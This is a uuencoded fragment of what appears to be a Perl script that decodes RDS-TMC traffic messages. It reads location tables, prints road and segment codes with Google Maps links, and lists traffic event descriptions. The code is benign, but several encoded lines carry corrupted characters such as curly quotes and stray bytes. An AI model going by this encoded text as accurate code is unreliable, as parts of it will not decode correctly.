M("`@("`@("!]"B`@("`@("`@?0H@("`@?2!E;'-I9B`H)')O861[)&-O9&5]
M*2!["B`@("`@("`@;7D@)'@@("`@("`@/2`D<&]I;G1[)')O861[)&-O9&5]
M>R=03TQ?3$-$)WU]>R=80T]/4D0G?3L*("`@("`@("!M>2`D>2`@("`@("`]
M("1P;VEN='LD<F]A9'LD8V]D97U[)U!/3%],0T0G?7U[)UE#3T]21"=].PH@
M("`@("`@(&UY("1N,6ED("`@(#T@)')O861[)&-O9&5]>R=.,4E$)WT["B`@
M("`@("`@;7D@)&XR:60@("`@/2`D<F]A9'LD8V]D97U[)TXR240G?3L*("`@
M("`@("!M>2`D;F%M92`@("`]("1R;V%D>R1C;V1E?7LG3D%-12=].PH@("`@
M("`@(&UY("1R;V%D("`@(#T@)'!O:6YT>R1C;V1E?7LG4D]!7TQ#1"=].PH@
M("`@("`@(&UY("1S96=M96YT(#T@)'!O:6YT>R1C;V1E?7LG4T5'7TQ#1"=]
M.PH*("`@("`@("!P<FEN="`D1D@@(EQT7'1<=$QO8V%T:6]N(&-O9&4@='EP
M93H@4D]!1%QN(CL*("`@("`@("!P<FEN="`D1D@@(EQT7'1<=$YA;64@241S
M.B`D;C%I9"`M("1N,FED("@D;F%M92E<;B(@("`@("`@("`@("`@("`@("`@
M("`@:68@*"1N,6ED("8F("1N,FED*3L*("`@("`@("!P<FEN="`D1D@@(EQT
M7'1<=%)O860@8V]D93H@)')O860@*"1R;V%D>R1R;V%D?7LG3D%-12=]*5QN
M(B`@("`@("`@("`@("`@:68@)')O860["B`@("`@("`@<')I;G0@)$9(")<
M=%QT7'1396=M96YT(&-O9&4Z("1S96=M96YT("@D<V5G;65N='LD<V5G;65N
M='U[)TY!344G?2E<;B(@(&EF("1S96=M96YT.PH@("`@("`@(&EF("@D>2`F
M)B`D>"D@>PH@("`@("`@("`@("!P<FEN="`D1D@@(EQT7'1<=$=04SH@)'D@
M3B`D>"!%7&XB.PH@("`@("`@("`@("!I9B`H)&]P='-[)T@G?2D@>PH@("`@
M("`@("`@("`@<')I;G0@)$9(")<=%QT7'0\82!H<F5F/5PB:'1T<#HO
M+VUA<',N9V]O9VQE+F-O;2]M87!S/VQL/2(@+B`D>2`N("(L(B`N("1X("X@
M(B9S<&X],"XS+#`N,R9Q/2(@+B`D>2`N("(L(B`N("1X("X@(EPB/DUA<"!,
M:6YK/"]A/EQN(CL*("`@("`@("`@("`@?2!E;'-E('L*("`@("`@("`@("`@
```

```
M<')I;G0@)$9(")<=%QT7'1,:6YK.B!H='1P.B\O;6%P<RYG;V]G;&4N8V]M
M+VUA<',_;&P](B`N("1Y("X@(BPB("X@)'@@+B`B)G-P;CTP+C,L,"XS)G$]
M(B`N("1Y("X@(BPB("X@)'@@+B`B7&XB.PH@("`@("`@("`@("!]"B`@("`@
M("`@?0H@("`@?2!E;'-I9B`H)'-E9VUE;G1[)&-O9&5]*2!["B`@("`@("`@
M;7D@)'@@("`@("`@/2`D<&]I;G1[)'-E9VUE;G1[)&-O9&5]>R=03TQ?3$-$
M)WU]>R=80T]/4D0G?3L*("`@("`@("!M>2`D>2`@("`@("`]("1P;VEN='LD
M<V5G;65N='LD8V]D97U[)U!/3%],0T0G?7U[)UE#3T]21"=].PH@("`@("`@
M(&UY("1N,6ED("`@(#T@)'-E9VUE;G1[)&-O9&5]>R=.,4E$)WT["B`@("`@
M("`@;7D@)&XR:60@("`@/2`D<V5G;65N='LD8V]D97U[)TXR240G?3L*("`@
M("`@("!M>2`D;F%M92`@("`]("1S96=M96YT>R1C;V1E?7LG3D%-12=].PH@
M("`@("`@(&UY("1R;V%D("`@(#T@)'!O:6YT>R1C;V1E?7LG4D]!7TQ#1"=]
M.PH@("`@("`@(&UY("1S96=M96YT(#T@)'!O:6YT>R1C;V1E?7LG4T5'7TQ#
M1"=].PH@("`@("`@(&UY("1P;VEN="`@(#T@)'!O:6YT>R1C;V1E?7LG4$],
M7TQ#1"=].PH*("`@("`@("!P<FEN="`D1D@@(EQT7'1<=$QO8V%T:6]N(&-O
M9&4@='EP93H@4D]!1%QN(CL*("`@("`@("!P<FEN="`D1D@@(EQT7'1<=$YA
M;64@241S.B`D;C%I9"`M("1N,FED("@D;F%M92E<;B(@("`@("`@("`@("`@
M("`@("`@("!I9B`H)&XQ:60@)B8@)&XR:60I.PH@("`@("`@('!R:6YT("1&
M2"`B7'1<=%QT4F]A9"!C;V1E.B`D<F]A9"`H)')O861[)')O861]>R=.04U%
M)WTI7&XB("`@("`@("`@("`@(&EF("1R;V%D.PH@("`@("`@('!R:6YT("1&
M2"`B7'1<=%QT4V5G;65N="!C;V1E.B`D<V5G;65N="`H)'-E9VUE;G1[)'-E
M9VUE;G1]>R=.04U%)WTI7&XB(&EF("1S96=M96YT.PH@("`@("`@(&EF("@D
M>2`F)B`D>"D@>PH@("`@("`@("`@("!I9B`H)&]P='-[)T@G?2D@>PH@("`@
M("`@("`@("`@<')I;G0@(EQT7'1<=$QI;FLZ(#QA(&AR968]7")H='1P
M.B\O;6%P<RYG;V]G;&4N8V]M+VUA<',_;&P](B`N("1Y("X@(BPB("X@)'@@
M+B`B)G-P;CTP+C,L,"XS)G$](B`N("1Y("X@(BPB("X@)'@@+B`B7"(^36%P
M/"]A/EQN(CL*("`@("`@("`@("`@?2!E;'-E('L*("`@("`@("`@("`@<')I
M;G0@)$9(")<=%QT7'1,:6YK.B!H='1P.B\O;6%P<RYG;V]G;&4N8V]M+VUA
M<',_;&P](B`N("1Y("X@(BPB("X@)'@@+B`B)G-P;CTP+C,L,"XS)G$](B`N
M("1Y("X@(BPB("X@)'@@+B`B7&XB.PH@("`@("`@("`@("!]"B`@("`@("`@
M?0H@("`@?2!E;'-E('L*("`@("`@("!P<FEN="`D1D@@(EQT7'1<=%5N:VYO
M=VX@3&]C871I;VXB.PH@("`@?0I]"@IS=6(@<F5A9%]T;6-?=&%B;&4@>PH*
M("`@(&UY("1C;W5N="`](#`["B`@("!M>2`D=&%B;&5?<&%T:"`]("1?6S!=
M.PH@("`@<')I;G0@(E)E861I;F<@5$U#($QO8V%T:6]N(%1A8FQE(&%T("1T
M86)L95]P871H.EQN(CL*"B`@("!O<&5N*%!/24Y44RP@("`B/"1T86)L95]P
M871H+U!/24Y44RYD870B*2`@(&]R(&1I92`B0V]U;&0@;F]T(&]P96X@)'1A
M8FQE7W!A=&@O4$])3E13+F1A=#H@)"%<;B(["B`@("!O<&5N*$Y!3453+"`@
M("`B/"1T86)L95]P871H+TY!3453+F1A="(I("`@(&]R(&1I92`B0V]U;&0@
M;F]T(&]P96X@)'1A8FQE7W!A=&@O3D%-15,N9&%T.B`D(5QN(CL*("`@(&]P
M96XH4D]!1%,L("`@("(\)'1A8FQE7W!A=&@O4D]!1%,N9&%T(BD@("`@;W(@
M9&EE(")#;W5L9"!N;W0@;W!E;B`D=&%B;&5?<&%T:"]23T%$4RYD870Z("0A
M7&XB.PH@("`@;W!E;BA314=-14Y44RP@(CPD=&%B;&5?<&%T:"]314=-14Y4
M4RYD870B*2!O<B!D:64@(D-O=6QD(&YO="!O<&5N("1T86)L95]P871H+U-%
M1TU%3E13+F1A=#H@)"%<;B(["@H@("`@<')I;G0@(EQT('!A<G-I;F<@3D%-
M15,Z("(["B`@("!W:&EL92`H/$Y!3453/BD@>PH@("`@("`@(&YE>'0@=6YL
M97-S(")>6S`M.5TO.PH*("`@("`@("!M>2!';&EN92`]('-P;&ET("@O.R\L
M("1?*3L*("`@("`@("!M>2`H)$-)1"P@)$Q)1"P@)$Y)1"P@)$Y!344L("1.
M0T]-345.5"D@/2!';&EN93L*("`@(`H@("`@("`@("1N86UE>R1.241](#T@
M)$Y!344[(`H@("`@("`@("1C;W5N="LK.PH@("`@?0H@("`@<')I;G0@(B1C
M;W5N="!E;G1R:65S7&XB.R`D8V]U;G0@/2`P.PH*("`@('!R:6YT(")<="!P
M87)S:6YG(%)/0413.B`B.PH@("`@=VAI;&4@*#Q23T%$4SXI('L*("`@("`@
M("!N97AT('5N;&5S<R`O7ELP+3E=+SL*"B`@("`@("`@;7D@0&QI;F4@/2!S
M<&QI="`H+SLO+"`D7RD["B`@("`@("`@;7D@*"1#240L("1404)#+"`D3$-$
M+"`D0TQ!4U,L("140T0L("135$-$+"`D4D]!1$Y534)%4BP@)%).240L("1.
M,4E$+"`D3C))1"P@)%!/3%],0T0L("1015-?3$56*2`](#!L:6YE.PH@("`@
M"B`@("`@("`@)')O861[)$Q#1'U[)U)/041.54U"15(G?2`]("123T%$3E5-
M0D52.PH@("`@("`@("1R;V%D>R1,0T1]>R=.,4E$)WT@("`@("`@/2`D3C%)
M1#L*("`@("`@("`D<F]A9'LD3$-$?7LG3C))1"=]("`@("`@(#T@)$XR240[
M"B`@("`@("`@)')O861[)$Q#1'U[)U!/3%],0T0G?2`@("`]("103TQ?3$-$
M.PH@("`@("`@("1R;V%D>R1,0T1]>R=.04U%)WT@("`@("`@/2`D;F%M97LD
M3C%)1'T@+B`B+2(@+B`D;F%M97LD3C))1'T["B`@("`@("`@)&-O=6YT*RL[
M"B`@("!]"B`@("!P<FEN="`B)&-O=6YT(&5N=')I97-<;B([("1C;W5N="`]
M(#`["@H@("`@<')I;G0@(EQT('!A<G-I;F<@4T5'345.5%,Z("(["B`@("!W
M:&EL92`H/%-%1TU%3E13/BD@>PH@("`@("`@(&YE>'0@=6YL97-S(")>6S`M
M.5TO.PH*("`@("`@("!M>2!';&EN92`]('-P;&ET("@O.R\L("1?*3L*("`@
M("`@("!M>2`H)$-)1"P@)%1!0D,L("1,0T0L("1#3$%34RP@)%1#1"P@)%-4
M0T0L("123T%$3E5-0D52+"`D4DY)1"P@)$XQ240L("1.,DE$+"`D4D]!7TQ#
M1"P@)%-%1U],0T0L("103TQ?3$-$*2`](#!L:6YE.PH@("`@"B`@("`@("`@
M)'-E9VUE;G1[)$Q#1'U[)U)/041.54U"15(G?2`]("123T%$3E5-0D52.PH@
M("`@("`@("1S96=M96YT>R1,0T1]>R=.,4E$)WT@("`@("`@/2`D3C%)1#L*
M("`@("`@("`D<V5G;65N='LD3$-$?7LG3C))1"=]("`@("`@(#T@)$XQ240[
```

```
M"B`@("`@("`@)'-E9VUE;G1[)$Q#1'U[)U)/05],0T0G?2`@("`](*123T%?
M3$-$.PH@("`@("`@("1S96=M96YT>R1,0T1]>R=314=?3$-$)WT@("`@/2`D
M4T5'7TQ#1#L*("`@("`@("`D<V5G;65N='LD3$-$?7LG4$],7TQ#1"=]("`@
M(#T@)%!/3%],0T0["B`@("`@("`@)'-E9VUE;G1[)$Q#1'U[)TY!344G?2`@
M("`@("`](*1N86UE>R1.,4E$?2`N("(M(B`N("1N86UE>R1.,DE$?3L*("`@
M("`@("`D8V]U;G0K*SL*("`@('T*("`@('!R:6YT("(D8V]U;G0@96YT<FEE
M<UQN(CL@)&-O=6YT(#T@,#L*"B`@("!P<FEN="`B7'0@<&%R<VEN9R!03TE.
M5%,Z("(["B`@("!W:&EL92`H/%!/24Y44SXI('L*("`@("`@("!N97AT('5N
M;&5S<R`O7ELP+3E=+SL*"B`@("`@("`@;7D@0&QI;F4@/2!S<&QI="`H+SLO
M+"`D7RD["B`@("`@("`@;7D@*"1#240L(*1404)#1"P@)$Q#1"P@)$-,05-3
M+"`D5$-$+"`D4U1#1"P@)$I53D-424].355-0D52+"`D4DY)1"P@)$XQ240L
M("1.,DE$+"`D4$],7TQ#1"P@)$]42%],0T0L("1314=?3$-$+"`D4D]!7TQ#
M1"P@)$E.4$]3+"`D24Y.14<L("1/55103U,L("1/551.14<L("104D5314Y4
M4$]3+"`D4%)%4T5.5$Y%1RP@)$1)5D524TE/3E!/4RP@)$1)5D524TE/3DY%
M1RP@)%A#3T]21"P@)%E#3T]21"P@)$E.5$524E505%-23T%$+"`D55).04(I
M(#T@0&QI;F4[("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M("`@(`H*("`@("`@("!M>2`D>"`](*@D6$-/3U)$+S$P,#`P,"D["B`@("`@
M("`@;7D@)'D@/2`H)%E#3T]21"\Q,#`P,#`I.PH*("`@("`@("`D<&]I;G1[
M)$Q#1'U[)UA#3T]21"=]("`@/2`D>#L*("`@("`@("`D<&]I;G1[)$Q#1'U[
M)UE#3T]21"=]("`@/2`D>3L*("`@("`@("`D<&]I;G1[)$Q#1'U[)U).240G
M?2`@("`@/2`D4DY)1#L*("`@("`@("`D<&]I;G1[)$Q#1'U[)TXQ240G?2`@
M("`@/2`D3C%)1#L*("`@("`@("`D<&]I;G1[)$Q#1'U[)U)/05],0T0G?2`@
M/2`D4D]!7TQ#1#L*("`@("`@("`D<&]I;G1[)$Q#1'U[)U-%1U],0T0G?2`@
M/2`D4T5'7TQ#1#L*("`@("`@("`D8V]U;G0K*SL*("`@('T*("`@('!R:6YT
M("(D8V]U;G0@96YT<FEE<UQN(CL@)&-O=6YT(#T@,#L*("`@('!R:6YT(")D
M;VYE+EQN7&XB.PI]"@IS=6(@8FEN,FAE>"![*"B`@("!R971U<FX@=6YP86-K
M*")(*B(L('!A8VLH(D(J(BP@)%];,%TI*3L*?0H*<W5B(&AE>#)B:6X@>PH@
M("`@<F5T=7)N('5N<&%C:R@B0BHB+"!P86-K*")(*B(L("1?6S!=*2D["GT*
M"G-U8B!B:6XR9&5C('L*("`@(')E='5R;B!U;G!A8VLH(DXB+"!P86-K*")"
M,S(B+"!S=6)S='(H(C`B('@@,S(@+B`D7ULP72P@+3,R*2DI.PI]"@IS=6(@
M9&5C,F)I;B!["B`@("!M>2`D<W1R(#T@=6YP86-K*")",S(B+"!P86-K*").
M(BP@)%];,%TI*3L*("`@("1S='(@/7X@<R]>,"LH/SU<9"DO+SL*("`@(')E
M='5R;B`D<W1R.PI]"@IS=6(@<&ES96%R8V@@>PH*("`@(&UY("1S=')I;F<[
M"B`@("!M>2`E:&%S:#L*("`@(&UY("1I(#T@,#L*"B`@("!O<&5N*$9)3$4L
M("(\)$%21U9;,%TB*3L*"B`@("!W:&EL92@A96]F*$9)3$4I*2!["B`@("`@
M("`@<F5A9"A&24Q%+"1S=')I;F<L,38L,"D["B`@("`@("`@)&AA<VA()'-T
M<FEN9WTK*SL*("`@("`@("!S965K*$9)3$4L)&DL,"D[("1I*RL["B`@("!]
M"@H@("`@9F]R96%C:"!M>2`D:V5Y("AS;W)T('L@)&AA<VA[)&%](#P]/B`D
M:&%S:'LD8GT@?2!K97ES("5H87-H*2![(`H@("`@("`@('!R:6YT("(D:V5Y
M.B`D:&%S:'LD:V5Y?2`H(B`N(&)I;C)H97@H)&ME>2D@+B(I7&XB.R`*("`@
M('T*?0H*<W5B(&EN:71?;&]O:W5P7W1A8FQE<R!["@H@("`@(R!C:&%R86-T
M97)S('1A8FQE("AY97,@=V4@;&EK92!B:6YA<GDI"@H@("`@)&-H87)[)S`P
M,3`G?7LG,#`P,"=](#T@(B`B.R`D8VAA<GLG,#`Q,"=]>R<P,3$Q)WT@/2`B
M)R([("1C:&%R>R<P,#$P)WU[)S$Q,#`G?2`](")@(CL*("`@("1C:&%R>R<P
M,#$P)WU[)S$Q,#$G?2`](("(M(CL@)&-H87)[)S`P,3`G?7LG,3$Q,"=](#T@
M(BXB.R`D8VAA<GLG,#`Q,"=]>R<Q,3$Q)WT@/2`B+R(["B`@("`*("`@("1C
M:&%R>R<P,#$Q)WU[)S`P,#`G?2`]("(P(CL@)&-H87)[)S`P,3$G?7LG,#`P
M,2=](#T@(C$B.R`D8VAA<GLG,#`Q,2=]>R<P,#$P)WT@/2`B,B(["B`@("`D
M8VAA<GLG,#`Q,2=]>R<P,#$Q)WT@/2`B,R([("1C:&%R>R<P,#$Q)WU[)S`Q
M,#`G?2`]("(T(CL@)&-H87)[)S`P,3$G?7LG,#$P,2=](#T@(C4B.PH@("`@
M)&-H87)[)S`P,3$G?7LG,#$Q,"=](#T@(C8B.R`D8VAA<GLG,#`Q,2=]>R<P
M,3$Q)WT@/2`B-R([("1C:&%R>R<P,#$Q)WU[)S$P,#`G?2`](("(X(CL*("`@
M("1C:&%R>R<P,#$Q)WU[)S$P,#$G?2`](("(X(CL@)&-H87)[)S`P,3$G?7LG
M,3`Q,"=](#T@(CHB.R`D8VAA<GLG,#`Q,2=]>R<Q,#$Q)WT@/2`B.R(["B`@
M("`D8VAA<GLG,#`Q,2=]>R<Q,3`P)WT@/2`B/"([("1C:&%R>R<P,#$Q)WU[
M)S$Q,#$G?2`](")(](CL@)&-H87)[)S`P,3$G?7LG,3$Q,"=](#T@(CXB.PH@
M("`@)&-H87)[)S`P,3$G?7LG,3$Q,2=](#T@(C\B.R`*"B`@("`D8VAA<GLG
M,#$P,"=]>R<P,#`P)WT@/2`B0"([("1C:&%R>R<P,3`P)WU[)S`P,#$G?2`]
M(")!(CL@)&-H87)[)S`Q,#`G?7LG,#`Q,"=](#T@(D(B.PH@("`@)&-H87)[
M)S`Q,#`G?7LG,#`Q,2=](#T@(D,B.R`D8VAA<GLG,#$P,"=]>R<P,3`P)WT@
M/2`B1"([("1C:&%R>R<P,3`P)WU[)S`Q,#$G?2`](")%(CL*("`@("1C:&%R
M>R<P,3`P)WU[)S`Q,3`G?2`](")&(CL@)&-H87)[)S`Q,#`G?7LG,#$Q,2=]
M(#T@(D<B.R`D8VAA<GLG,#$P,"=]>R<Q,#`P)WT@/2`B2"(["B`@("`D8VAA
M<GLG,#$P,"=]>R<Q,#`Q)WT@/2`B22([("1C:&%R>R<P,3`P)WU[)S$P,3`G
M?2`](")*(CL@)&-H87)[)S`Q,#`G?7LG,3`Q,2=](#T@(DLB.PH@("`@)&-H
M87)[)S`Q,#`G?7LG,3$P,"=](#T@(DPB.R`D8VAA<GLG,#$P,"=]>R<Q,3`Q
M)WT@/2`B32([("1C:&%R>R<P,3`P)WU[)S$Q,3`G?2`](").(CL*("`@("1C
M:&%R>R<P,3`P)WU[)S$Q,3$G?2`](")/(CL@"@H@("`@)&-H87)[)S`Q,#$G
M?7LG,#`P,"=](#T@(E`B.R`D8VAA<GLG,#$P,2=]>R<P,#`Q)WT@/2`B42([
M("1C:&%R>R<P,3`Q)WU[)S`P,3`G?2`](")2(CL*("`@("1C:&%R>R<P,3`Q
```

```
M)WU[)S‘P,3$G?2‘](")3(CL@)&-H87)[)S‘Q,#$G?7LG,#$P,"=](#T@(E0B
M.R‘D8VAA<GLG,#$P,2=]>R<P,3‘Q)WT@/2‘B52(["B‘@("‘D8VAA<GLG,#$P
M,2=]>R<P,3$P)WT@/2‘B5B([("1C:&%R>R<P,3‘Q)WU[)S‘Q,3$G?2‘](")7
M(CL@)&-H87)[)S‘Q,#$G?7LG,3‘P,"=](#T@(E@B.PH@("‘@)&-H87)[)S‘Q
M,#$G?7LG,3‘P,2=](#T@(EDB.R‘D8VAA<GLG,#$P,2=]>R<Q,#$P)WT@/2‘B
M6B([("1C:&%R>R<P,3‘Q)WU[)S$P,3$G?2‘]("");(CL*"B‘@("‘C($1U<F%T
M:6]N(&-O9&4*(‘H@("‘@)$106S!=(#T@(FYO(&5X<&QI8VET(&1U<F%T:6]N
M(&=I=F5N(CL@)$106S%=(#T@(C$U(&UI;G5T97,B.R‘D1%!;,ET@/2‘B,S‘@
M;6EN=71E<R([("1$4%LS72‘]("(Q(&AO=7(B.PH@("‘@)$106S1=(#T@(C(@
M:&]U<G,B.R‘@("‘@("‘@("‘@("‘@("‘@("‘@)$106S5=(#T@(C,@:&]U<G,B
M.R‘@("‘D1%!;-ET@/2‘B-"!H;W5R<R([("‘@("1$4%LW72‘](")A;&P@9&%Y
M(CL*("‘@(‘H@("‘@(R!$:7)E8W1I;VX*("‘@(‘H@("‘@)%!.6S!=(#T@(BLB
M.PH@("‘@)%!.6S%=(#T@(BTB.PH@("‘@"B‘@("‘C($5V96YT(&-O9&5S"@H@
M("‘@)$5V96YT6S%=("‘@(#T@(G1R869F:6,@<’)O8FQE;2(["B‘@("‘D179E
M;G1;,ET@("‘@/2‘B<75E=6EN9R!T<F%F9FEC("AW:71H(&%V97)A9V4@<W!E
M961S(%$I+B!$86YG97(@;V8@<W1A=&EO;F%R>2!T<F%F9FEC(CL*("‘@("1%
M=F5N=%LQ,5T@("‘]")O=F5R:&5I9VAT(’=A<FYI;F<@<WES=&5M(’1R:6=G
M97)E9"(["B‘@("‘D179E;G1;,3)=("‘@/2‘B*%$I(&%C8VED96YT*’,I+"!T
M<F%F9FEC(&)E:6YG(&1I<F5C=&5D(&%R;W5N9"!A8V-I9&5N="!A<F5A(CL*
M("‘@("1%=F5N=%LQ-ET@("‘]")C;&]S960L(’)E<V-U92!A;F0@<F5C;W9E
M<GD@=V]R:R!I;B!P<F]G<F5S<R(["B‘@("‘D179E;G1;,C!=("‘@/2‘B<V5R
M=FEC92!A<F5A(&]V97)C<F]W9&5D+"!D<FEV92!T;R!A;F]T:&5R(’-E<G9I
M8V4@87)E82(["B‘@("‘D179E;G1;,C)=("‘@/2‘B<V5R=FEC92!A<F5A+"!F
M=65L(’-T871I;VX@8VQO<V5D(CL*("‘@("1%=F5N=%LR,UT@("‘]")S97)V
M:6-E(&%R96$L(’)E<W1A=7)A;G0@8VQO<V5D(CL*("‘@("1%=F5N=%LR-%T@
M("‘]")B<FED9V4@8VQO<V5D(CL*("‘@("1%=F5N=%LR-5T@("‘]")T=6YN
M96P@8VQO<V5D(CL*("‘@("1%=F5N=%LR-ET@("‘]")B<FED9V4@8FQO8VME
M9"(["B‘@("‘D179E;G1;,C==("‘@/2‘B=’5N;F5L(&)L;V-K960B.PH@("‘@
M)$5V96YT6S(X72‘@(#T@(G)O860@8VQO<V5D(&EN=&5R;6ET=&5N=&QY(CL*
M("‘@("1%=F5N=%LS-ET@("‘]")F=65L(’-T871I;VX@<F5O<&5N960B.PH@
M("‘@)$5V96YT6S,W72‘@(#T@(G)E<W1A=7)A;G0@<F5O<&5N960B.PH@("‘@
M)$5V96YT6S0P72‘@(#T@(G-M;V<@86QE<G0@96YD960B.PH@("‘@)$5V96YT
M6S0Q72‘@(#T@(BA1*2!O=F5R=&%K:6YG(&QA;F4H<RD@8VQO<V5D(CL*("‘@
M("1%=F5N=%LT,ET@("‘]"(H42D@;W9E<G1A:VEN9R!L86YE*’,I(&)L;V-K
M960B.PH@("‘@)$5V96YT6S4Q72‘@(#T@(G)O861W;W)K<RP@*%$I(&]V97)T
M86MI;F<@;&%N92AS*2!C;&]S960B.PH@("‘@)$5V96YT6S4R72‘@(#T@(BA1
M(’-E=’,@;V8I(’)O861W;W)K<R!O;B!T:&4@:&%R9"!S:&]U;&1E<B(["B‘@
M("‘D179E;G1;-3-=("‘@/2‘B*%$@<V5T<R!O9BD@<F]A9’=O<FMS(&EN(’1H
M92!E;65R9V5N8WD@;&%N92(["B‘@("‘D179E;G1;-35=("‘@/2‘B=’)A9F9I
M8R!P<F]B;&5M(&5X<&5C=&5D(CL*("‘@("1%=F5N=%LU-ET@("‘]")T<F%F
M9FEC(&-O;F=E<W1I;VX@97AP96-T960B.PH@("‘@)$5V96YT6S4W72‘@(#T@
M(FYO<FUA;"!T<F%F9FEC(&5X<&5C=&5D(CL*("‘@("1%=F5N=%LV,5T@("‘]
M("(H42D@;V)J96-T*’,I(&]N(’)O861W87D@>W-O;65T:&EN9R!T:&%T(&1O
M97,@;F]T(&YE8V-E<W-A<FEL>2!B;&]C:R!T:&4@<F\B.PH@("‘@)$5V96YT
M6S8R72‘@(#T@(BA1*2!B=7)S="!P:7!E*’,I(CL*("‘@("1%=F5N=%LV,UT@
M("‘]"(H42D@;V)J96-T*’,I(&]N(’1H92!R;V%D+B!$86YG97(B.PH@("‘@
M)$5V96YT6S8T72‘@(#T@(F)U<G-T(’!I<&4N($1A;F=E<B(["B‘@("‘D179E
M;G1;-S!=("‘@/2‘B=’)A9F9I8R!C;VYG97-T:6]N+"!A=F5R86=E(’-P965D
M(&]F(&MM+V@B.PH@("‘@)$5V96YT6S<Q72‘@(#T@(G1R869F:6,@8V]N9V5S
M=&EO;BP@879E<F%G92!S<&5E9"!O9B!K;2]H(CL*("‘@("1%=F5N=%LW,ET@
M("‘]")T<F%F9FEC(&-O;F=E<W1I;VXL(&%V97)A9V4@<W!E960@;V8@:VTO
M:"(["B‘@("‘D179E;G1;-S-=("‘@/2‘B=’)A9F9I8R!C;VYG97-T:6]N+"!A
M=F5R86=E(’-P965D(&]F(&MM+V@B.PH@("‘@)$5V96YT6S<T72‘@(#T@(G1R
M869F:6,@8V]N9V5S=&EO;BP@879E<F%G92!S<&5E9"!O9B!K;2]H(CL*("‘@
M("1%=F5N=%LW-5T@("‘]")T<F%F9FEC(&-O;F=E<W1I;VXL(&%V97)A9V4@
M<W!E960@;V8@:VTO:"(["B‘@("‘D179E;G1;-S9=("‘@/2‘B=’)A9F9I8R!C
M;VYG97-T:6]N+"!A=F5R86=E(’-P965D(&]F(&MM+V@B.PH@("‘@)$5V96YT
M6SDQ72‘@(#T@(F1E;&%Y<R‘H42D@9F]R(&-A<G,B.PH@("‘@)$5V96YT6S$P
M,5T@(#T@(G-T871I;VYA<GD@=’)A9F9I8R(["B‘@("‘D179E;G1;,3‘R72‘@
M/2‘B<W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B‘@("‘D179E;G1;,3‘S
M72‘@/2‘B<W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B‘@("‘D179E;G1;
M,3‘T72‘@/2‘B<W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B‘@("‘D179E
M;G1;,3‘U72‘@/2‘B<W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B‘@("‘D
M179E;G1;,3‘V72‘@/2‘B<W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B‘@
M("‘D179E;G1;,3‘W72‘@/2‘B<W1A=&EO;F%R>2!T<F%F9FEC(&5X<&5C=&5D
M(CL*("‘@("1%=F5N=%LQ,#A=("‘](")Q=65U:6YG(’1R869F:6,@*’=I=&@@
M879E<F%G92!S<&5E9’,@42DB.PH@("‘@)$5V96YT6S$P.5T@(#T@(G%U975I
M;F<@=’)A9F9I8R!F;W(@:VT@*’=I=&@@879E<F%G92!S<&5E9’,@42DB.PH@
M("‘@)$5V96YT6S$Q,%T@(#T@(G%U975I;F<@=’)A9F9I8R!F;W(@:VT@*’=I
M=&@@879E<F%G92!S<&5E9’,@42DB.PH@("‘@)$5V96YT6S$Q,5T@(#T@(G%U
```

```
M975I;F<@=')A9F9I8R!F;W(@:VT@*'=I=&@@879E<F%G92!S<&5E9',@42DB
M.PH@("`@)$5V96YT6S$Q,ET@(#T@(G%U975I;F<@=')A9F9I8R!F;W(@:VT@
M*'=I=&@@879E<F%G92!S<&5E9',@42DB.PH@("`@)$5V96YT6S$Q,UT@(#T@
M(G%U975I;F<@=')A9F9I8R!F;W(@:VT@*'=I=&@@879E<F%G92!S<&5E9',@
M42DB.PH@("`@)$5V96YT6S$Q-%T@(#T@(G%U975I;F<@=')A9F9I8R!E>'!E
M8W1E9"(["B`@("`D179E;G1;,3$U72`@/2`B<VQO=R!T<F%F9FEC("AW:71H
M(&%V97)A9V4@<W!E961S(%$I(CL*("`@("1%=F5N=%LQ,39=("`](")S;&]W
M('1R869F:6,@9F]R(&MM("AW:71H(&%V97)A9V4@<W!E961S(%$I(CL*("`@
M("1%=F5N=%LQ,3==("`](")S;&]W('1R869F:6,@9F]R(&MM("AW:71H(&%V
M97)A9V4@<W!E961S(%$I(CL*("`@("1%=F5N=%LQ,3A=("`](")S;&]W('1R
M869F:6,@9F]R(&MM("AW:71H(&%V97)A9V4@<W!E961S(%$I(CL*("`@("1%
M=F5N=%LQ,3E=("`](")S;&]W('1R869F:6,@9F]R(&MM("AW:71H(&%V97)A
M9V4@<W!E961S(%$I(CL*("`@("1%=F5N=%LQ,C!=("`](")S;&]W('1R869F
M:6,@9F]R(&MM("AW:71H(&%V97)A9V4@<W!E961S(%$I(CL*("`@("1%=F5N
M=%LQ,C%=("`](")S;&]W('1R869F:6,@97AP96-T960B.PH@("`@)$5V96YT
M6S$R,ET@(#T@(FAE879Y('1R869F:6,@*'=I=&@@879E<F%G92!S<&5E9',@
M42DB.PH@("`@)$5V96YT6S$R,UT@(#T@(FAE879Y('1R869F:6,@97AP96-T
M960B.PH@("`@)$5V96YT6S$R-%T@(#T@(G1R869F:6,@9FQO=VEN9R!F<F5E
M;'D@*'=I=&@@879E<F%G92!S<&5E9',@42DB.PH@("`@)$5V96YT6S$R-5T@
M(#T@(G1R869F:6,@8G5I;&1I;F<@=7`@*'=I=&@@879E<F%G92!S<&5E9',@
M42DB.PH@("`@)$5V96YT6S$R-ET@(#T@(FYO('!R;V)L96US('1O(')E<&]R
M="(["B`@("`D179E;G1;,3(W72`@/2`B=')A9F9I8R!C;VYG97-T:6]N(&-L
M96%R960B.PH@("`@)$5V96YT6S$R.%T@(#T@(FUE<W-A9V4@8V%N8V5L;&5D
M(CL*("`@("1%=F5N=%LQ,CE=("`](")S=&%T:6]N87)Y('1R869F:6,@9F]R
M(&MM(CL*("`@("1%=F5N=%LQ,S!=("`](")D86YG97(@;V8@<W1A=&EO;F%R
M>2!T<F%F9FEC(CL*("`@("1%=F5N=%LQ,S%=("`](")Q=65U:6YG('1R869F
M:6,@9F]R(&MM("AW:71H(&%V97)A9V4@<W!E961S(%$I(CL*("`@("1%=F5N
M=%LQ,S)=("`](")D86YG97(@;V8@<75E=6EN9R!T<F%F9FEC("AW:71H(&%V
M97)A9V4@<W!E961S(%$I(CL*("`@("1%=F5N=%LQ,S-=("`](")L;VYG('%U
M975E<R`H=VET:"!A=F5R86=E('-P965D<R!1*2(["B`@("`D179E;G1;,3,T
